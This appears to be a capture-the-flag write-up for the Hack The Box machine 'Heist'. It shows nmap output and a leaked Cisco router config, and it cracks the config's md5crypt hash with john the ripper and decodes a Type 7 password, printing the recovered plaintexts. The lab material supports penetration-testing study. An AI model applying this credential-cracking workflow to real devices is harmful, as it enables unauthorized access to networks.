
Heist


```
nmap -sC -sV -A 10.129.228.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 21:25 EST
Nmap scan report for 10.129.228.118
Host is up (0.17s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp open  msrpc         Microsoft Windows RPC
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-01T02:26:25
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

```
TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   163.96 ms 10.10.16.1
2   236.91 ms 10.129.228.118
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.74 seconds




looks like it is running IIS on windows machine
also i noticed that it is running ssh on port 22 but the port status is filtered



```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# nmap -p 22 10.129.228.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 22:36 EST
Nmap scan report for Heist.htb (10.129.228.118)
Host is up (0.094s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

if u pressed on login as guest it will give u the following



Welcome, please login


Username

Password

Login

☑ Remember

Login as guest



Issues

Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

Attachment

Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!


Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

an issues page and user named Hazard reporting about a problem with his cisco router.

don't forget to check the attachment


it will redirect to the following page >> http://10.129.228.118/attachments/config.txt



```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

the page contain a three hashes and we need to identify the hashes and crack them


first one is MD5 hash and we gonna use john the ripper to crack it with the following command john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash



```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# john --show hash
?:stealth1agent

1 password hash cracked, 0 left
```

next will go for the other two hahses related to the router and we gonna use https://www.ifm.net.nz/cookbooks/passwordcracker.html

and u can see it is Cisco Type 7 encrypted passwords. Cisco Type 7 encryption is a weak and reversible encryption method used in Cisco devices to obfuscate passwords in configuration files.



Cisco Password Cracker

IFM supplies network engineering services for $NZ200+GST per hour. If you require assistance with designing or engineering a Cisco network - hire us!

Note: This page uses client side Javascript. It does not transmit any information entered to IFM.

Ever had a type 7 Cisco password that you wanted to crack/break? This piece of Javascript was inspired by the WWW page http://insecure.org/sploits/cisco.passwords.html passwords will be in lines like:

enable password 7 095C4F1A0A1218000F
...
username user password 7 12090404011C03162E

Take the type 7 password, such as the text above in red, and paste it into the box below and click "Crack Password".


Type 7 Password: 02375012182C1A1D751618034F36415408

Crack Password

Plain text: Q4)sJu\Y8qz*A3?d

Have you got a type 5 password you want to break? Try our Cisco IOS type 5 enable secret password cracker instead..

